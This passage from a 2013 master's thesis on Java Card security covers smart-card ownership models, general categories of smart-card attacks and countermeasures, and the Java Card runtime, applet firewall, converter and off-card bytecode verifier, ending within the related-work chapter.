Master's Thesis

Java Card Attacks and Countermeasures against Malicious Applications in a User Centric Ownership Model

Michael Irauschek, BSc.

Institute for Technical Informatics
Graz University of Technology

Reviewer:	Ass.Prof. Dipl.-Ing. Dr. techn. Christian Steger
Supervisor:	Ass.Prof. Dipl.-Ing. Dr. techn. Christian Steger
	Dipl.-Ing. Michael Lackner, BSc.

Graz, February 2013

Kurzfassung

Derzeit werden Java Cards nur mit vorinstallierten Applikationen ausgegeben. Ein nachträgliches Installieren von Anwendungen wird den Benutzern untersagt. Das soll sich in naher Zukunft ändern und jeder soll in der Lage sein mehrere Services mit ein und derselben Karte zu verwenden. Nachträgliches Installieren von manipulierten Anwendungen untergräbt jedoch das Java Card Sand-Box Modell, weil dieses auf der Verifikation von zu installierenden Applikationen außerhalb der Java Card basiert. In dieser Masterarbeit wird eine Gegenmaßnahme zu logischen Attacken als Teil der Java Card Referenzimplementierung entworfen und implementiert. Die neu eingeführten Sicherheitsabfragen sind alle in Software implementiert und werden zur Installationszeit überprüft. Zum Nachweis der Wirksamkeit der statischen Überprüfungen werden in der Literatur beschriebene logische Attacken ausgeführt. Zusätzlich wird eine neue Attacke zum Auslesen von Informationen aus Java Cards vorgestellt. Diese wird ebenso von der entworfenen Gegenmaßnahme abgewehrt. Durch die Verifizierung der Applikationen auf der Java Card wird das Generieren von Zusatzinformationen für Laufzeitsicherheitsabfragen ermöglicht.

Abstract

Currently, Java Cards are used in an issuer centric ownership model disallowing post-installation of applets. In the near future users will have the ability to install more applications to one and the same card to access many different services. This possibility of adding new applets to the card breaks the Java Card's sand-box model because it relies on off-card verification of the applets to be installed. Unfortunately, this verification step is done outside of the Java Card. In this master's thesis a countermeasure to logical attacks is designed and implemented as part of the Java Card reference implementation. The new security checks are all done on-card in software during the installation time and enable the possibility to generate and store information for run-time checks. To prove the efficiency of the static checks, attacks described in related work are performed. Additionally a new attack to retrieve information out of Java Cards is implemented and is shown to be defended by the countermeasure.

STATUTORY DECLARATION

I declare that I have authored this thesis independently, that I have not used other than the declared sources / resources, and that I have explicitly marked all material which has been quoted either literally or by content from the used sources.

25.02.2013
date


(signature)

Acknowledgement

This master's thesis was authored in 2013 at the Institute for Technical Informatics at Graz University of Technology.

I would like to thank the Austrian Federal Ministry for Transport, Innovation, and Technology, which funded the CoCoon project, within this master's thesis was written, under the FIT-IT contract FFG 830601. I would also like to thank the CoCoon project partner NXP Semiconductors Austria GmbH especially Dipl.-Ing. Dr. techn. Johannes Loinig for his outstanding support. Many thanks to Dipl.-Ing. Michael Lackner, BSc. to be on hand with help and advice, Ass.Prof. Dipl.-Ing. Dr. techn. Christian Steger for his great organisational guidance and all other members of the Institute for Technical Informatics at Graz University of Technology.

I would like to express my gratitude towards my parents, girlfriend, and friends for their kind co-operation and encouragement which help me in completion of this project.

Graz, February 2013 Michael Irauschek

Contents

Chapter 1

Introduction

Loyalty cards, access cards and, debit cards as well as credit cards have infiltrated our daily life. Many customers would appreciate to own just one single smart card and still get all of their usual advantages. This leads to the user centric ownership model, where the users can choose, what they want on their cards or not. Nowadays, an issuer centric ownership model is used. Here the card issuer provides the service of uploading applications onto the smart card. Smart cards do already support installing more than one application. But in many cases the card issuer refuses to integrate features of other companies into their cards due to security concerns. Another reason why service providers did not load additional applications is that the usage of proprietary smart cards, which were incompatible to each other, would have lead to very high implementation and verification costs.

Java Cards are maybe the cards of choice. Like smart cards they are microprocessor equipped cards but with a reduced Java Virtual Machine (JVM) as Operating System (OS). Because of the standardised additional abstraction layer Java Cards raised the portability of applets, also beyond different manufacturers. The type safe, and therefore more secure programming language, has declined the application development costs, too. Moreover, loading new programs (applets) onto Java Cards is easily done via a card reader. Even so, no issuer wanted to be responsible if a programming failure of others reveals highly sensitive information like fingerprints, private cryptographic keys, or electronic money and decline to integrate foreign applets. To let the card be programmable and allow the customers to decide which applets they want to install was not an option either due to the lack of a chain of trust. The user's Personal Computer (PC) is might compromised and does not perform the obligatory security checks on the applets before installation. Meanwhile the Java Card 3.0.4 specification is available; a lot of research has been done to make the Java Cards more secure; and manufactures added their own security features. So both ownership models have advantages and disadvantages, which are described in this master thesis in more detail. This master's thesis shows some possible attacks and their defence to make smart cards especially Java Cards even more secure in a user centric ownership model. The main part is to develop a countermeasure based on static checks. These checks are performed during installation of new applications to counteract logical attacks which have not been a problem till now but are a security threat within the desired user centric ownership model.

1.1 Motivation

Java cards are used to store different kinds of information. Most of them are related to confidential data like access to restricted areas, bank accounts, and health care. Also non security critical services are connected to smart cards. Till now, a user has a bunch of cards; each card is dedicated to only one service. The users are not aware about the stored data and possibility of reading their data in case of thefts. Users will in future install their selected applications themselves. This raises a lot of security issues. So, the main points in this master's thesis are to point out the security issues in a user centric ownership model, design a new attack, and provide an appropriate countermeasure to the new and other attacks. It is very interesting to deal with attacks and countermeasures at very restricted hardware constrains. This thesis should pave the way to make the users' lives easier by having just one card providing all daily needed functionality, without having concern about security.

1.2 Problem Statement

Using one smart card for all services of a user's choice is the future. Every card owner wants to be sure that their data is kept secure and is not revealed to anyone unauthorised. But post-installation opens up many security holes which are irrelevant in the current market dominating issuer centric ownership model. Most attacks are based on any kind of buffer overflow achieved by invalid code or disturbing the execution flow to gain a harmful sequence of instructions.

To counteract such attacks a smart card must contain at least a security feature to check if a code is perilously. In case of Java Cards something like a Bytecode Verifier (BCV) should be implemented on-card to ensure that ill-formed code cannot be installed. Runtime attacks can be prevented by collecting and storing some information on the correct code during installation and checking its consistency during the execution. This should be kept in mind at the design of the static checking mechanism to simplify follow-on work on that topic. The implemented on-card countermeasure is tested by trying to install manually corrupted applets.

1.3 Objective Target

In this master thesis security issues on Java Cards in a user centric ownership model are shown. Possible solutions to some are discussed and a concrete implementation against an attack is presented. The goals of the solution are listed hereafter.

- Execution Time: The computational power is very limited on smart cards. Due to this, the countermeasure must not need too much computational effort.
- Chip Area: Another aspect is the restricted chip area; therefore the additional area and subsequently memory consumption should be kept low.
- Security Gain: In order to prove the reasonableness of the solution the security gain is contrasted with memory expenditure.

The implementation is done on the Java Card reference implementation.

1.4 Structure

In Chapter 2 some important knowledge about Java Cards is shared and smart card attacks and countermeasures as well as on Java Cards are illustrated. In the next Chapter 3 the security issues of the user centric ownership model are pointed out. It became apparent that some of these issues can cause a tremendous security incident. Especially a new attack is designed. To counteract the new attack and some others, a basic approach is characterised. At the end a combination of countermeasures is discussed. Chapter 4 describes the implementation of the designed approaches. At first, the attack as test case for the static countermeasure is explained regarding the memory architecture. Furthermore, the attack is performed on a Java Card without additional checks and the results are presented. In the second part the countermeasure is stated. The results of trying to install malicious applications and the countermeasure's overhead are evinced afterwards. A conclusion and a short glimpse on future research topics in Chapter 5 will end up the thesis.

Chapter 2

Related Work

In this chapter related work about smart card attacks and countermeasures are presented. An overview of the Java Card world and the most important definitions are given in advance. Especially attacks against Java Cards and possible countermeasures are described.

2.1 Smart Cards Ownership

Smart card ownership designates the organisation or person who is in control to install, update, and delete applications on the card as well as card personalisation. Historically, these tasks are done by the smart card issuer. Therefore, the ownership model is called issuer centric ownership model and is very common in business areas like banking, telecommunication, transport, and access control. Its advantages and disadvantages are pointed out in the next subsection. Afterwards the user centric ownership model, which grants more freedom, flexibility, and convenience to the cardholders, but shifts also more responsibility to them, is explained.

2.1.1 Issuer Centric Ownership Model

In Fig. 2.1 an overview about the issuer centric ownership model is given. As previously mentioned the issuer is in control of the smart card and decides which applications are installed and provided to the smart card user. So it is usual that there is just the application for the company's service installed. In rare cases the smart card issuer has business agreements with other enterprises and more applications on the same card are shipped. The installation of the applications is done either ordering the smart card with a Read-Only Memory (ROM) mask including the desired applications at the smart card manufacturer or by installing the applications afterwards into the non volatile memory like Electronically Erasable Programmable Read-Only Memory (EEPROM) or Flash-EEPROM. In the next step a smart card issuer personalises the card to a specific customer and hands it over. The smart card user can now access the services of the issuer with the smart card via a service point. A service point is like a gateway to the company's service. Possible examples of service points are cash dispensers, mobile phones and card readers. [AMM10]




Fig. 2.1: Overview about the issuer centric ownership model [AMM10, Figure 1].

The advantages and drawbacks of an issuer centric ownership model presented in [AMM10] are as listed below:

2.1.1.1 Pros of the Issuer Centric Ownership Model

- The issuer controls the lifecycle of the card and the application.
- The issuer can select the smart card with the appropriate security features.
- Nobody else than the issuer and his partners can install, modify, or delete the applications on the card.
- A possibility to predefine the allowed communication channels by the issuer is given.

2.1.1.2 Cons of the Issuer Centric Ownership Model

- Handling of many cards is very inconvenient. Due to a large number of services a person uses in daily life and nearly every service needs its own card, lots of smart cards are necessary.
- The roll-out of the service takes a long time including shipping.
- Every issuer has to bear the cost of the smart cards which are usually shifted to the users.

2.1.2 User Centric Ownership Model

In a user centric ownership model the smart card is fully in control of the smart card user. The smart card holder even chooses the manufacturer and model of the card he likes and orders it. When a user wants to use a new service on the card, the company's application must be installed first. To do so, the smart card holder can install the application himself using a smart card reader or has to ask the service provider to install their application. Immediately after the task has been finished the user can access the desired service. [AMM10]




Fig. 2.2: Overview about the user centric ownership model [AMM10, Figure 2].

Some arguments in favour of the user centric ownership model but also refutations identified in [AMM10] are adduced hereafter:

2.1.2.1 Pros of the User Centric Ownership Model

- A smart card holder can acquire any application he wants as long as the requirements of the service provider to the card are met.
- The service provider just has to develop the application and make it available to the customers. This leads to a faster roll-out.
- Ideally, there is just one single smart card necessary to overcome all services in daily life. Thus, it is cost effective and easy to handle.

2.1.2.2 Cons of the User Centric Ownership Model

- Increasing complexity because of interoperability and security concerns.

- The service provider has less control of the used communication channel.

In paper [AMM10] a first shot of a framework encountering some of the concerns in the user centric ownership model is given but still needs further research in topics of security, integrity, and confidentiality.

2.2 Attacks and Countermeasures in General

Three different types of attacks are distinguished in [Wit02]:

- logical attacks
- physical attacks
- side channel attacks

Logical Attacks
Logical attacks can be premised on hidden commands, parameter poisoning and buffer overflow, wrong file access rights, malicious applets, misused communication protocols, and fallback methods at cryptographic operations. All these possibilities to attack a card are opened in case of implementation carelessness. For example, hidden commands had been inserted into the code to make debugging easier. A developer who forgot to remove these debugging commands in the final version will enable a security threat. Countermeasures to these attacks are a structured design in small functional building blocks, a formal verification, a lot of testing, and the reuse of proven software.

Physical Attacks
Physical attacks have in common, that they are invasive and, therefore, mostly destructive. With the help of chemical solvents, etching and staining materials it is possible to decapsulate smart card chips and put of one layer after the other accurately. During this process scanning electron microscopes, test probes, and focused ion beams are used to reverse engineer, influence the circuit, or just gather the desired information. Multiple layers, protective layers, and bus-scrambling make it more difficult for an assailant to obtain data. Sensors could be used to check light, temperature, power supply, and clock frequency conditions and disable the chip if they are out of bounds.

Side Channel Attacks
Side channel attacks are non-invasive and use physical phenomena occurring during the usage of smart cards. The observation of the power consumption, electromagnetic radiation, or time can lead to exposure of information. These methods are called side channel analysis. In case of using the chip beyond its specification, the attack is referred to as side channel manipulation. Feasible approaches are sudden changes to the power supply also known as power glitches, strong electromagnetic pulses, focused light or x-rays, and to high or low temperature respectively operating frequency. Side channel attacks cannot be prevented but tackled by sensors, shielding, and adding random processes in timing noise, amplitude noise, selection of parallel executable software parts, and in the compensation of the hamming distance of intermediate data with additional bits.

The interrelationship of the attacks is presented in Fig. 2.3.




Fig. 2.3: Overview about smart card attacks [Wit02].

Fault Injection and Countermeasures
[BECN+06] explained methods of fault injection and applicable countermeasures in more detail. They also successfully implemented fault attacks based on glitches (transients of the clock signal, power supply, and external electrical field). They identified diverse behaviours of the tested smart cards when playing around with the duration, falling edge, and amplitude of a voltage drop within V_{dd} and GND during nanoseconds:


- omission of instructions
- data corruption
- omission of instructions and data corruption

EEPROM can be compromised by too low voltages during programming. In the moment of reading, V_{dd} is forced to the highest tolerable voltage level. For this reason V_{det}, which is customarily around $V_{dd}/2$, will be also increased and the cells data interpreted as zero. It was also noted, that laser attacks to the data bus of smart cards can force the read data lines to be high.


Additional to the hardware countermeasures in [Wit02], mentioned above, redundancy in various types are proposed:

- Static redundancy, shown in Fig. 2.4a, means to compute the block simultaneously in two or more identical hardware parts. The results are compared to each other. If a fault is detected, the chip can either be reset or an interrupt signal is set according to the rules in the decision hardware. If it is not possible to select the correct result the outgoing data is usually fully blocked.
- Static redundancy with complementary implementation, see Fig. 2.4b, is very similar to the first countermeasure. The only difference is that one data path is computed inverse and transformed back before comparison.


- Dynamic redundancy, illustrated in Fig. 2.4c, enables fault detection and reconfiguration by disabling corrupted blocks of the multiple redundant ones. The result is passed through by the switching block based on the choice of the decision block.
- Hybrid redundancy (Fig. 2.4d) is in this paper stated as mixture of dynamic redundancy and static redundancy with complementary implementation. Each of the two basic strategies delivers a result. The final result is selected by the voter.
- Time redundancy may be self-evident as multiple computations in the same block.
- Redundancy with swapped operands refers to time redundancy but once calculating in little endian and once in big endian format. Of course it is also possible to have two data paths calculating in parallel. Then it is more related to static redundancy.
- Redundancy with shifted operands.




(a) Static redundancy [BECN+06, Fig. 10].



(b) Static redundancy with complementary implementation [BECN+06, Fig. 12].



(c) Dynamic redundancy [BECN+06, Fig. 13].



(d) Hybrid redundancy [BECN+06, Fig. 14].

Fig. 2.4: Hardware redundancy.

Furthermore, software countermeasures, which follow similar concepts to the hardware ones, are presented:

- Checksums such as a Cyclic Redundancy Check (CRC) calculation on buffers of data.
- Execution randomisation means to rearrange independent successive operations of an algorithm.
- Redundancy of variables is the software version of static redundancy of the hardware countermeasures.
- Execution redundancy is nothing but static redundancy with complementary implementation in software.
- Ratification counters block the card if baits, very small tests, fail to often.

There exist a lot of attacks against smart cards. So, a smart card must be security aware designed. Due to the fact that countermeasures increase the area of the chip, slow down the system and also raise the cost tradeoffs must be made.

2.3 Java Card Environment

Fig. 2.5 presents the architecture of the Java Card and the stages of an applet from its development till its installation.

2.3.1 Java Card

A Java Card is nothing but a smart card with a Java Card Runtime Environment (JCRE) included. This JCRE is quite similar to a Java Runtime Environment (JRE) on desktops. Of course it is adjusted to the hardware restrictions of smart cards. On the other hand it has some additional security features. One major difference is the lifecycle of the JCRE. Once the JCRE is initialized, the created framework objects exist for the lifetime of the Java Card Virtual Machine (JCVM), which outlasts all Card Acceptance Device (CAD) sessions. The JCRE consists of the JCVM, the Java Card Application Programming Interface (API) classes and, support services. [Ora11b, p. xi, Chapter 1, and 2]

2.3.1.1 Java Card Virtual Machine

The JCVM is an interpreter of the applets bytecode and is responsible for ensuring Java language-level security. It supports just a subset of the Java programming language. Especially for the Java Card classic edition the feature list is very limited: Strings, Threads, wrapper classes, dynamic class loading, finalization, cloning, assertions, annotations, and some access control cases are not available. The JCVM itself also need not to load or manipulate Converted Applet (CAP) files. This is done by another part of the JCRE which is called the Installer. The other missing functionalities compared to the JVM are verifying the class files and generating an executable binary representation, which are outsourced into an off-card component the Java Card converter. [Ora11c, Section 1.2 to 1.4 and 2.2 to 2.2.1]




Fig. 2.5: Overview about the Java Cards architecture and its environment [Mic06, Figure 2].

2.3.1.2 Applet Installation

As previously noted an applet must be installed before it can run on the JCVM. To start from scratch a developer writes his applet in a development environment in the Java programming language, compiles it, and receives some class files like in usual Java development process. The next step is to transform the class files into a compact executable file, the CAP file. This is done by the so called Java Card converter. Simultaneously an export file is created that is used internally to enable CAP file interoperability. The converter's job also is to check Java Card language specification compliance. To make the CAP file accessible to the user, who is responsible for uploading of the desired applets in the user centric ownership model, it is uploaded to the internet. The user downloads the applet and verifies it. The off-card BCV checks the applet statically if the bytecode is used in a correct manner. Afterwards the validated applet can be loaded to the card via splitting it up into several Application Protocol Data Unit (APDU) commands by the off-card loader and sending them to the card via a terminal. The whole communication is managed and controlled by the card manager. Each command is acknowledged if it was received successfully. Once the CAP is loaded the installer is responsible for linking and installing the contained packages. During linking, references of the CAP file are resolved to direct once. The memory for statically initialized arrays and the static field image is allocated and set as well. Installing the applet means to register the Application Identifier (AID) to make it selectable. All these stages can be seen at Fig. 2.5. [Mic10, Section 2.2 and 2.3]

2.3.1.3 Firewall Mechanism

The so called applet firewall is a run-time-enforced separation of contexts. A context is tantamount to a package containing at least one applet. Hence, library packages do not have their own context. There is also no firewall between different applet instances within the same package. As a consequence an applet instance can access objects of other applet instances without restrictions because the object owner's context is the same as the invoker's.

A more privileged system context is applied to the JCRE. Thus, the JCRE can access any applet instance's context. To fulfil the constraints there is only one context active at each point in time and context switches have to be done, if access is granted. To switch over to another context the current context and the object owner information are pushed onto the stack and the bytecodes prerequisite context becomes active. After finishing the operations which required the new context, the old one is restored by popping it from the stack. This can be initiated either using a JCRE entry point object or calling a shared function of an applet implementing the shareable interface. A JCRE entry point object is a special object of the JCRE which can be accessed from any context. The applet firewall is indicated in Fig. 2.5. An example to clarify when the firewall roles apply and context switches are performed is presented in Fig. 2.6. If the method *m1* belonging to an object of applet *A* calls a method of applet *B*'s object, in this case *m2*, no context switch must be applied and non of the firewalls rules must be checked in spite of a change in the owner. In contrast, if afterwards *m2* invokes the method *m0* in an object owned by applet *C* in another context as the currently active one, the firewall restrictions apply. As already previously mentioned a context switch to the owner's context of the object comprising *m0* must be applied if the access is allowed and upon return restored. [Ora11b, Chapter 6 to Section 6.2.4.3]

An important aspect is that static fields and static methods belong to classes. Classes do not have an owning context. Thus, the firewall is not capable to do any run-time check. Regular access rules are applied to referenced objects in static fields. So, they must be Shareable Interface Objects (SIOs), if they are accessed from different contexts. Optionally, the JCRE performs some run-time checks like the off-card verifier does; for example, prohibit invoking private methods of other classes. [Ora11b, Section 6.1.6]

2.3.2 Java Card Converter

In Section 2.3.1.1 it was already explained that the JCVM differs from the JVM and in Section 2.3.1.2 the process of installing an applet was pointed out. Right at the beginning where the class files are processed the disparity can be observed. The Java Card converter proofs the correctness of the potentially untrustworthy class file. This includes the following checks:

- no unsupported Java language features including data types
- limits within the Java Card environment are hold (number of classes, array size, $\cdots$)
- results of arithmetic operations are the same as on the Java platform (under- / overflow)




Fig. 2.6: Context switching and object access [Ora11b, Figure 6-2].

- no memory management violations as well as no stack under- or overflows
- no violations of the access restrictions (private, protected, public)
- methods are correctly called (type and number of arguments)
- correct usage of objects and fields (type)
- no illegal data conversions (reference / integer)
- binary compatibility is enforced

Afterwards an executable binary representation, namely the CAP file, and an export file, including linking and external reference information representing the public APIs of the package, are generated. This export file is used by the converter itself to convert other packages that import a class of just generated package. [Che00, Section 11.2.2 and 11.2.3]

2.3.3 Off-Card Bytecode Verifier

Although the off-card BCV does nearly the same checks as the Java Card converter, the redundancy is important because the CAP file is maybe corrupted after the transfer from the developer to the customer. Additionally to the last six checks of the converter the hereafter listed requirements must comply:

- packages and applets must have a valid 5 to 16 byte long AID
- the applet of an package must have the same National Registered Application Provider Identifier (RID) (first 5 bytes of the AID) as the package itself
- an applet must define an install method
- class and interface definitions in a CAP file must be in an order that it is sequentially loaded and linked (interfaces, superclasses, subclasses)
- int flag is set if the int type is used

- ensure internal consistency of the CAP file and consistency with all the export files (indices of arrays in other components are within its range, ⋯)

[Che00, Section 11.2.3]

To do so the verifier loads, verifies, resolves initializes, and in case of methods, executes the content of the CAP file. If other CAP files are referenced via their export files, the off-card verifier does incremental verification. This means that the referenced CAP files are verified first. The establishing of a verified set of CAP files is shown in Fig. 2.7. In this example the *java.lang* package is referenced by the *java.framework* package which itself is then used by an *applet* package. The bottom-up verification procedure begins with low-level libraries and verifies each CAP file just once. During the process verified sets of CAP files are formed. [Ora12, Section 1.3 and 1.4]

